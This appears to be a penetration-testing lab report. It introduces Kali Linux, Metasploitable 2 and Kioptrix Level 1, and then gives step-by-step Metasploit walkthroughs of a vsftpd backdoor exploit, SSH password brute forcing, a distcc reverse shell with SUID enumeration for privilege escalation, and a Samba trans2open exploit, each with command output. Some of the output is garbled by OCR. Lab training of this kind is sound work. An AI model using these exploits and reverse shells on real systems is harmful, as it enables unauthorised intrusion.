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#### INTRODUCTION OF KALI LINUX

#### 1.1 What is Kali Linux?

Kali Linux is specifically designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security Ltd., a leading cyber security training company. Unlike general-purpose operating systems, Kali Linux comes pre-installed with hundreds of tools tailored for information security tasks, making it a go-to platform for security researchers, ethical hackers, and network administrators.

#### 1.2 Key Features and Advantages

Kali Linux offers several compelling features that make it an indispensable tool in cyber security:

- Extensive Toolset: Kali Linux boasts a vast repository of pre-installed tools categorized for various security functions, including:
  - o **Information Gathering:** Tools like Nmap, Maltego for collecting data about targets.
  - Vulnerability Analysis: Scanners such as OpenVAS and Nessus to identify weaknesses.
  - **Web Application Analysis:** Tools like Burp Suite and OWASP ZAP for testing web security.
  - **Password Attacks:** Utilities like John the Ripper and Hashcat for cracking passwords.
  - o Wireless Attacks: Tools for auditing wireless network security.
  - **Exploitation Tools:** Frameworks like <u>Metasploit</u> for developing and executing exploits.
  - o Forensics Tools: Utilities for digital evidence collection and analysis.

#### 1.3 Common Use Cases


Kali Linux is utilized across a range of cyber security activities:

- **Penetration Testing:** Simulating cyber-attacks to identify vulnerabilities in systems, networks, and applications before malicious actors can exploit them.
- **Vulnerability Assessment:** Systematically identifying and quantifying security weaknesses.
- **Digital Forensics:** Investigating cybercrimes and recovering digital evidence.
- Security Auditing: Evaluating the effectiveness of security controls and policies.
- Ethical Hacking: Using hacking techniques with authorization to improve security.
- **Security Research and Development:** Developing new security tools and techniques.

# 1.4 Legal and Ethical Considerations

It is crucial to emphasize the ethical and legal responsibilities associated with using Kali Linux. While the tools within Kali Linux are powerful, their misuse can have severe consequences. Users are expected to:

- **Obtain Explicit Authorization:** Always have written permission before conducting any security assessment or penetration test on systems or networks that do not belong to them.
- Adhere to Laws and Regulations: Be aware of and comply with all local, national, and international laws related to computer hacking and data privacy.
- **Practice Responsible Disclosure:** If vulnerabilities are discovered, follow responsible disclosure guidelines to notify affected parties rather than exploiting them.
- **Understand the Risks:** Be aware that improper use of Kali Linux can lead to legal penalties, damage to systems, and reputational harm.



#### INTRODUCTION OF METASPLOITABLE 2

#### 2.1 What is Metasploitable 2?

Metasploitable 2 is a deliberately insecure Ubuntu Linux-based virtual machine (VM) that comes pre-configured with a multitude of security weaknesses. Its primary purpose is to provide a legal and safe environment for individuals to:

- Learn and practice ethical hacking: Experiment with various penetration testing methodologies.
- **Test security tools:** Evaluate the effectiveness of tools like the Metasploit Framework, Nmap, and others.
- **Understand common vulnerabilities:** Gain hands-on experience with real-world security flaws and how they are exploited.
- **Develop exploit skills:** Practice crafting and deploying exploits against known vulnerabilities.

It is explicitly designed to be attacked, making it an ideal target for educational and research purposes in a controlled lab environment.

# 2.2 Setting Up and Using Metasploitable 2

To use Metasploitable 2 effectively, a typical lab setup involves:

- 1. **Downloading Metasploitable 2:** The VM image is available from official sources like Rapid7 or SourceForge.
- 2. **Importing into a Hypervisor:** Import the downloaded VM image into your chosen virtualization software (e.g., VirtualBox, VMware).
- 3. **Network Configuration:** It is crucial to configure Metasploitable 2's network adapter in a "Host-Only" or "NAT" mode within your hypervisor. **Never expose Metasploitable 2 to an untrusted or public network** due to its inherent vulnerabilities. This isolates the vulnerable machine from your main network and the internet, preventing unintended compromise.
- 4. **Pairing with an Attacker Machine:** Typically, Kali Linux is used as the attacking machine in the same isolated network as Metasploitable 2. This allows for safe and controlled practice of penetration testing.
- 5. **Initial Access:** The default login credentials for Metasploitable 2 are typically msfadmin for both username and password.

#### 2.3 Overall Sum-Up:

Metasploitable 2 is an essential component of any comprehensive cybersecurity training curriculum. By providing a safe, intentionally vulnerable target, it enables students and professionals to develop practical skills in vulnerability assessment, exploitation, and ethical hacking, fostering a deeper understanding of offensive security principles in a responsible manner.

# TOOLS IN USE FOR METASPLOITABLE 2

Metasploitable 2 is designed to be a target for various penetration testing techniques, and as such, you'll use a wide array of tools to identify and exploit its vulnerabilities.

#### 1. Information Gathering and Network Scanning Tools:

**Netdiscover:** Used to discover active hosts on a network, especially useful in a virtualized lab environment to quickly find Metasploitable 2's IP address.

**Nmap** (Network Mapper): This is the quintessential tool for network discovery and security auditing. You'll use Nmap to:

- **Discover live hosts** on the network.
- **Identify open ports** on Metasploitable 2.
- **Detect services running** on those ports and their versions (e.g., nmap -ss -sv <metasploitable2-IP>). This is crucial for knowing which exploits to look for.

**Wireshark:** A powerful network protocol analyzer. While not for exploitation directly, it's invaluable for:

• **Packet sniffing:** Capturing and analyzing network traffic to understand how services communicate, identify sensitive information (like credentials in cleartext), and debug network issues.

**Metasploit Framework (MSF):** This is the most central and powerful tool for exploiting Metasploitable 2. It's a comprehensive penetration testing platform that includes:

- msfconsole: The main command-line interface for interacting with the framework.
- **Exploit Modules:** Pre-written code designed to take advantage of specific vulnerabilities in software, systems, or network services. (e.g.,
  - vsftpd 234 backdoor, samba usermap script, tomcat mgr upload, etc.).
- **Payload Modules:** Code that runs on the target system after a successful exploit. Examples include:
  - Shells: Simple command-line access (e.g., cmd/unix/reverse\_tcp).
  - Meterpreter: An advanced, highly versatile payload that provides a powerful interactive shell, allowing for a wide range of post-exploitation activities like file system interaction, process migration, screenshot capture, and privilege escalation.
- **Auxiliary Modules:** Used for tasks like scanning, reconnaissance, and denial-of-service attacks, rather than direct exploitation (e.g., scanners for VNC, MySQL, FTP login attempts).

# FTP ATTACK

Before Attacking, you must have installed <u>Metasploitable 2</u> Virtual machine on the pc and opened it on the VM ware Software.

- 1. Open Terminal in Kali Linux in your VM ware.
- 2. Write command sudo netdiscover to get the IP Addresses.

```
(kali@kali)-[~]
$ sudo netdiscover
[sudo] password for kali:
```

3. Get the Metasploitable's IP from IP's listed. [ 192.168.149.129 ] here

```
Currently scanning: 172.16.5.0/16
                                        Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts.
                                                Total size: 300
  IP
                At MAC Address
                                   Count
                                             Len MAC Vendor / Hostname
192.168.149.2
                00:50:56:e7:ab:76
                                             120
                                                  VMware, Inc.
                                       2
192.168.149.1
                00:50:56:c0:00:08
                                       1
                                             60
                                                  VMware, Inc.
192.168.149.129 00:0c:29:58:e8:0f
                                              60
                                                  VMware, Inc.
192.168.149.254 00:50:56:eb:4a:2c
                                                  VMware, Inc.
```


4. Match the IP in the metasploitable's Virtual machine side by side with command - ifconfig

5. Write command – <u>sudo nmap –sS –sV –p 1-1000 192.168.149.129</u> and check for the service ftp [version – vsftpd 2.3.4]


```
$\sudo nmap -sS -sV -p 1-1000 192.168.149.129
Starting Nmap 7.95 (https://nmap.org ) at 2025-07-03 19:07 IST
Nmap scan report for 192.168.149.129
Host is up (0.0020s latency).
Not shown: 988 closed tcp ports (reset)
         STATE SERVICE
PORT
                              VERSTON
21/tcp open ftp
                             vsftpd 2.3.4
                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp open ssh
                              Linux telnetd
23/tcp open telnet
25/tcp open
                              Postfix smtpd
               smtp
                             ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
53/tcp open
                domain
80/tcp open
                http
                rpcbind 2 (RPC #100000)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
111/tcp open rpcbind
139/tcp open
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec
                             netkit-rsh rexecd
513/tcp open login
514/tcp open shell?
                              OpenBSD or Solaris rlogind
MAC Address: 00:0C:29:58:E8:0F (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux_linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
```

6. In new tab of terminal write command – sudo msfconsole which will be as;

7. Now after msf6 > command - search ftp



8. After getting list of options in ftp, command- search vsftpd which will present two options one auxiliary and other exploit.



9. Type command – use 1 for using the exploit module.

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

10. Type command – <u>show options</u> to check which options are needed to be modified for the attack to be performed

11. Now set the RHOSTS value to Metasploitable's IP Address. [192.168.149.129]

```
\underline{\mathsf{msf6}} exploit(\underline{\mathsf{unix/ftp/vsftpd_234\_backdoor}}) > set RHOSTS 192.168.149.129 RHOSTS \Rightarrow 192.168.149.129
```

12. Now command – show payloads and you will see compatible payload with id 0.

```
Compatible Payloads

# Name Disclosure Date Rank Check Description Description Opayload/cmd/unix/interact . System normal No Unix Command, Interact with Established Connection
```

13. At end command – <u>run</u> to attack.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.149.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.149.129:21 - USER: 331 Please specify the password.
[+] 192.168.149.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.149.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.149.128:38723 → 192.168.149.129:6200) at 2025-07-03 19:10:41 +0530
whoami
root
File read
```

Type – whoami to check the result to be <u>root.</u>

#### BRUTE FORCE ATTACK

- 1. Open Terminal in Kali Linux in your VM ware.
- 2. Write command <u>sudo netdiscover</u> to get the IP Addresses.

```
___(kali⊗kali)-[~]

$\frac{\sudo}{\sudo} \text{ netdiscover} \\
[\sudo] \text{ password for kali:} \]
```

3. Get the Metasploitable's IP from IP's listed. [192.168.149.129] here

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Currently scanning: 172.16.5.0/16
                                         Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts.
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  ΙP
                At MAC Address
                                    Count
                                                   MAC Vendor / Hostname
                                              Len-
192.168.149.2
                00:50:56:e7:ab:76
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                                                   VMware, Inc.
192.168.149.1
                00:50:56:c0:00:08
                                        1
                                               60
                                                   VMware, Inc.
192.168.149.129 00:0c:29:58:e8:0f
                                               60
                                                   VMware, Inc.
192.168.149.254 00:50:56:eb:4a:2c
                                                   VMware, Inc.
```

4. Match the IP in the metasploitable's Virtual machine side by side with command - ifconfig

5. Write command – <u>sudo nmap –sS –sV –p 1-1000 192.168.149.129</u> and check for the service <u>ssh</u> [version – OpenSSH 4.7p1]

```
\( \frac{\text{Kat1} - \text{Far}}{\text{sudo}} \) mmap -sS -sV -p 1-1000 192.168.149.129

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 19:07 IST Nmap scan report for 192.168.149.129

Host is up (0.0020s latency).

Not shown: 988 closed tcp ports (reset)

PORT STATE SERVICE VERSION
21/tcp open ftp
                                               vsftpd 2.3.4
                                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
22/tcp open
                         telnet
23/tcp open
25/tcp
53/tcp
             open
                          smtp
                                               Postfix smtpd
                                               ISC BIND 9.4.2
             open
                         domain
                                               Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp open
Apache Hrtpd 22.2.5 ((Obdited) BAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd
512/tcp open
513/tcp open login
514/tcp open shell?
                                              OpenBSD or Solaris rlogind
MAC Address: 00:0C:29:58:E8:0F (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux_linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
```

6. In new tab of terminal write command – sudo msfconsole which will be as;

```
(kali⊕kali)-[~]
  $ sudo msfconsole
[sudo] password for kali:
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
IIIIII
 II
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IIIIII
I love shells --egypt
         2519 exploits - 1296 auxiliary - 431 post
    --=[ 1610 payloads - 49 encoders - 13 nops
    --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
```

7. Now command msf6 > search ssh.

```
Matching Modules

# Name
- exploit/inux/http/acronis_cyber_infra_cve_2023_45249

# Name
- exploit/inux/http/acronis_cyber_infra_cve_2023_45249

# Name
- excellent yes Acronis Cyber Infrastructure

# Common code contraction of the property of the property
```

8. Type command – use 78 and after it show options.

```
msf6 > tused78RP Req/Rep packets, from 4 hosts. Total si
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

9. Under show options we have many modules which are needed to be modified as per our use case for the attack.

```
msf6 auxiliary(
                                                                                   in) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
                                                  Current Setting Required Description
                                                                                                                  Attempt to login with a blank username and password
Try blank passwords for all users
How fast to bruteforce, from 0 to 5
Create a new session for every successful login
Try each user/password couple stored in the current database
Add all passwords in the current database to the list
Add all users in the current database to the list
Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
A specific password to authenticate with
File containing passwords, one per line
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
The target port
       ANONYMOUS_LOGIN
       BLANK_PASSWORDS
BRUTEFORCE SPEED
                                                                                            yes
no
        CreateSession
       DB_ALL_CREDS
DB_ALL_PASS
                                                   false
       DB_ALL_USERS
DB_SKIP_EXISTING
                                                   false
                                                                                           no
no
       PASSWORD
       PASS_FILE
RHOSTS
       RPORT
STOP_ON_SUCCESS
                                                                                                                    The target port
                                                  22
false
                                                                                                                    Stop guessing when a credential works for a host
The number of concurrent threads (max one per host)
A specific username to authenticate as
       THREADS
USERNAME
                                                                                            yes
no
       USERPASS_FILE
USER_AS_PASS
USER_FILE
                                                                                                                   File containing users and passwords separated by space, one pair per line Try the username as the password for all users File containing usernames, one per line Whether to print output for all attempts
                                                   false
                                                   false
                                                                                            yes
View the full module info with the info, or info -d command.
```

10. Now set the value for VERBOTSE - true


For RHOSTS – IP [192.168.149.129]

STOP\_ON\_SUCCESS - true

Set USER\_FILE and PASS\_FILE from the desired folder by providing its path.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.149.129
RHOSTS ⇒ 192.168.149.129
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/user.txt
USER_FILE ⇒ /home/kali/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/pass.txt
PASS_FILE ⇒ /home/kali/Desktop/pass.txt
```

11. Data in User.txt file is different random user names and the msfadmin must present in it and same for the Pass.txt file with the msfadmin as password for the same.



12. Now run the attack with command <u>run</u> and will check the matching user and password and then at the finisher step we'll check for the whoami and it will result in <u>root</u>.

#### PRIVILEGE ESCALATION ATTACK

- 1. Open Terminal in Kali Linux in your VM ware.
- 2. Write command sudo netdiscover to get the IP Addresses.

```
___(kali⊗kali)-[~]

$\frac{\sudo}{\sudo} \text{ netdiscover} \\
[\sudo] \text{ password for kali:} \]
```

3. Get the Metasploitable's IP from IP's listed. [192.168.149.129] here

```
Currently scanning: 172.16.5.0/16
                                          Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts.
                                                   Total size: 300
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                                                     VMware, Inc.
192.168.149.1
                                                     VMware, Inc.
VMware, Inc.
                 00:50:56:c0:00:08
                                          1
                                                 60
192.168.149.129 00:0c:29:58:e8:0f
                                                 60
192.168.149.254 00:50:56:eb:4a:2c
                                                     VMware, Inc.
```

4. Match the IP in the metasploitable's Virtual machine side by side with command - ifconfig

5. Write command – <u>sudo nmap –sS –sV –p 3000-4000 192.168.149.129</u> and check for the service distccd [version – v1]

```
(kali® kali)-[~]
$ sudo nmap -sS -sV -p 3000-4000 192.168.149.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 12:26 IST
Nmap scan report for 192.168.149.129
Host is up (0.0023s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 00:0C:29:58:E8:0F (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
```

6. Now in the new Tab, type command- sudo msfconsole

```
(kali@ kali)=[~]
$ sudo msfconsole
[Sudo] password for kali:
Metasploit tip: When in a module, use back to go back to the top level
prompt

it looks like you're trying to run a
module

=[ metasploit v6.4.64-dev
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post |
+ -- --=[ 1610 payloads - 49 encoders - 13 nops |
+ -- --=[ 9 evasion |
]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search distccd
```

7. Now command – msf6> search distccd to get the exploit module numbered 0.

8. <u>use 0</u>, this will help us to jump to the module and enter in it.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options
```

9. <u>show options</u> command will provide us with various module and payload options to update as per required for the attack.

10. Now we need to set the RHOSTS value to the metasploitable's ip address.

```
\underline{\mathsf{msf6}} exploit(\underline{\mathsf{unix/misc/distcc\_exec}}) > set RHOSTS 192.168.149.129 RHOSTS \Rightarrow 192.168.149.129
```

11. Now <u>show payloads</u> command help us with multiple compatible payloads to choose from to attack.

12. Now set the payload to number 6 by command – set payload 6

```
msf6 exploit(unix/misc/distcc_exec) > set payload 6
payload ⇒ cmd/unix/reverse
```

13. Run, lab will finally check all the desired payload, rhosts and different variables used to attack.

```
msf6 exploit(unix/misc/distag_exec) > run

[*] Started reverse TCP double handler on 192.168.149.128:4444

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo v5SPcXXYqr4xOImS;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "v5SPcXXYqr4xOImS\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (192.168.149.128:4444 → 192.168.149.129:46865) at 2025-07-04 12:37:03 +0530

whoami
daemon
```

14. after getting daemon as output of whoami, we'll import python –c and command it to perform as, whoami results for root.

```
whoami
daemon
python -c 'import pty;pty.spawn ("/bin/bash")'
daemonāmetasploitable:/tmp$ find / -perm -u=s -type f 2> /dev/null
find / -perm -u=s -type f 2> /dev/null
/bin/mount
/bin/fusermount
/bin/mont
/bin/mont
/bin/mont
/bin/mount
/bin/mount
/bin/spasse
/usr/bin/sudoedit
/usr/bin/sudoedit
/usr/bin/sudoedit
/usr/bin/spassed
/usr/bin/staceroute6.iputils
/usr/bin/raceroute6.iputils
/usr/bin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/arbin/a
```

#### INTRODUCTION OF KIOPTRIX LV1

Kioptrix Level 1 is a virtual machine (VM) designed as a "boot-to-root" challenge for aspiring ethical hackers and penetration testers.

It serves as an excellent practical environment for individuals to learn and hone fundamental vulnerability assessment and exploitation techniques.

The primary objective for users is to gain root-level access to the vulnerable system, simulating a real-world penetration test.

#### **System Characteristics:**

- The VM typically runs an older Linux distribution, often Red Hat, with outdated software versions.
- Common services found include Apache web server (often versions 1.3.20 or similar), OpenSSH, Samba, and RPC services.

#### **Common Vulnerabilities and Exploitation Paths:**

- Web Server Vulnerabilities (Apache/mod\_ssl): Kioptrix Level 1 often features vulnerabilities in the Apache web server and its SSL/TLS module (mod\_ssl), such as the "OpenFuck" exploit (CVE-2002-0082). This allows for remote code execution by exploiting buffer overflows.
- **Samba Vulnerabilities:** Outdated Samba versions (e.g., Samba 2.2.1a) are a common target. Exploits like trans2open can lead to remote command execution or privilege escalation.

#### **Challenges and Learning Outcomes:**

- Kioptrix Level 1 teaches practical skills in using common penetration testing tools (e.g., Nmap, Metasploit, searchsploit, GCC for compiling exploits).
- It emphasizes the importance of thorough enumeration and understanding the specific vulnerabilities of outdated software.

#### TOOLS IN USE FOR KIOPTRIX LV1

Kioptrix Level 1 typically involves a sequence of steps, each utilizing specific cybersecurity tools for different phases of the penetration test.

#### **Netdiscover:**

- Purpose: This tool is used for active/passive network reconnaissance, primarily to discover live hosts on a network. In the context of Kioptrix Level 1, it's the first step to identify the IP address of the vulnerable virtual machine within your local network.
- **Example command:** netdiscover or netdiscover -i eth0 (specifying your network interface).

#### Nmap (Network Mapper):

- Purpose: Nmap is a powerful network scanning tool used for host discovery, port scanning, service version detection, and operating system detection. After identifying the Kioptrix VM's IP, Nmap is crucial for understanding its open ports and the services running on them.
- Example commands:
  - nmap -p- <target\_IP>: Scans all 65535 ports.
  - nmap -A <target\_IP>: An aggressive scan that includes OS detection, version detection, script scanning, and traceroute.

#### Nikto:

- **Purpose:** Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, outdated server versions, and other version-specific problems.
- **Example command:** nikto -h http://<target\_IP> or nikto -h https://<target\_IP>:443

#### enum4linux:

 Purpose: This tool is a wrapper around the Samba tools rpcclient, net, nmblookup, and smbclient. It's specifically designed to enumerate information from Windows and Samba hosts, such as user lists, machine lists, share lists, password policy information, and group and member lists.

#### msfconsole (Metasploit Framework):

• **Purpose:** Metasploit is a powerful penetration testing framework that provides a vast collection of exploits, payloads, and auxiliary modules. It's often used for exploiting identified vulnerabilities and gaining a shell on the target system.

# KIOPTRIX ATTACK

1. Install the kioptrix Lv1 on your pc and extract the files, then open it in the VMware and power on there and it will be showing a screen like;

2. Then perform the command – <u>sudo netdiscover</u> on the Terminal and get the IP Address of kioptrix.

```
Currently scanning: 192.168.198.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts.
                                              Total size: 300
 ΙP
               At MAC Address
                                  Count
                                           Len MAC Vendor / Hostname
192.168.149.2
               00:50:56:e7:ab:76
                                      2
                                            120 VMware, Inc.
192.168.149.1 00:50:56:c0:00:08
                                      1
                                            60 VMware, Inc.
192.168.149.130 00:0c:29:aa:fe:bb
                                            60
                                                VMware, Inc.
                                      1
192.168.149.254 00:50:56:eb:4a:2c
                                      1
                                             60
                                                VMware, Inc.
```

3. Command – sudo nmap –sS –sV –p 0-1000 192.168.149.130. which will show the available and open services that can be done as attack.

4. Now command – <u>sudo msfconsole</u>, and get into the msf6 attack environment.

5. <u>msf6 > search trans2open</u> will search for the attack libraries options. And <u>use 1</u> will let us use the samba trans2open exploit version of it.

```
<u>nsf6</u> > search trans2open
Matching Modules
    # Name
                                                                                                    Disclosure Date Rank
                                                                                                                                        Check Description
       exploit/freebsd/samba/trans2open
exploit/linux/samba/trans2open
                                                                                                                                                  Samba trans2open Overflow (*BSD x86)
Samba trans2open Overflow (Linux x86)
Samba trans2open Overflow (Mac OS X PPC)
                                                                                                                                        No
                                                                                                    2003-04-07
         exploit/osx/samba/trans2open
                                                                                                    2003-04-07
                                                                                                                                        No
         exploit/solaris/samba/trans2open
                                                                                                    2003-04-07
                                                                                                                                                   Samba trans2open Overflow (Solaris SPARC)
                                                                                                                                        No
               target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce
Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'
 *] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

6. show options command will let you to the available module and payload options, can be updated,

7. Now update the RHOSTS value to - 192.168.149.130

```
\underline{\mathsf{msf6}} exploit(linux/samba/trans2open) > set RHOSTS 192.168.149.130 RHOSTS \Rightarrow 192.168.149.130
```

8. now command – <u>show payloads</u> to get the overview of the available payload options.

```
<u>msf6</u> exploit(<mark>l</mark>:
                                                       ) > show payloads
Compatible Payloads
          Name
                                                                                          Disclosure Date Rank
                                                                                                                                   Check Description
         payload/generic/custom
payload/generic/debug_trap
payload/generic/shell_bind_aws_ssm
payload/generic/shell_bind_tcp
payload/generic/shell_reverse_tcp
payload/generic/shy/interact
payload/generic/tight_loop
payload/linux/x86/adduser
payload/linux/x86/chmod
                                                                                                                                              Custom Payload
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                                             Generic x86 Debug Trap
Command Shell, Bind SSM (via AWS API)
Generic Command Shell, Bind TCP Inline
Generic Command Shell, Reverse TCP Inline
Interact with Established SSH Connection
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                                   No
                                                                                                                      normal
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                      normal
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                                              Generic x86 Tight Loop
Linux Add User
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                                   No
                                                                                                                      normal
          payload/linux/x86/chmod
payload/linux/x86/exec
                                                                                                                                              Linux Chmod
                                                                                                                      normal
                                                                                                                                              Linux Execute Command
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                                              Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
Linux Mettle x86, Bind IPv6 TCP Stager with UUID Su
          payload/linux/x86/meterpreter/bind_ipv6_tcp
                                                                                                                                   No
                                                                                                                      normal
           payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid
                                                                                                                      normal
                                                                                                                                   No
pport (Linux x86)
    12 payload/linux/x86/meterpreter/bind_nonx_tcp
    13 payload/linux/x86/meterpreter/bind_tcp
                                                                                                                                              Linux Mettle x86, Bind TCP Stager
                                                                                                                      normal
                                                                                                                                   No
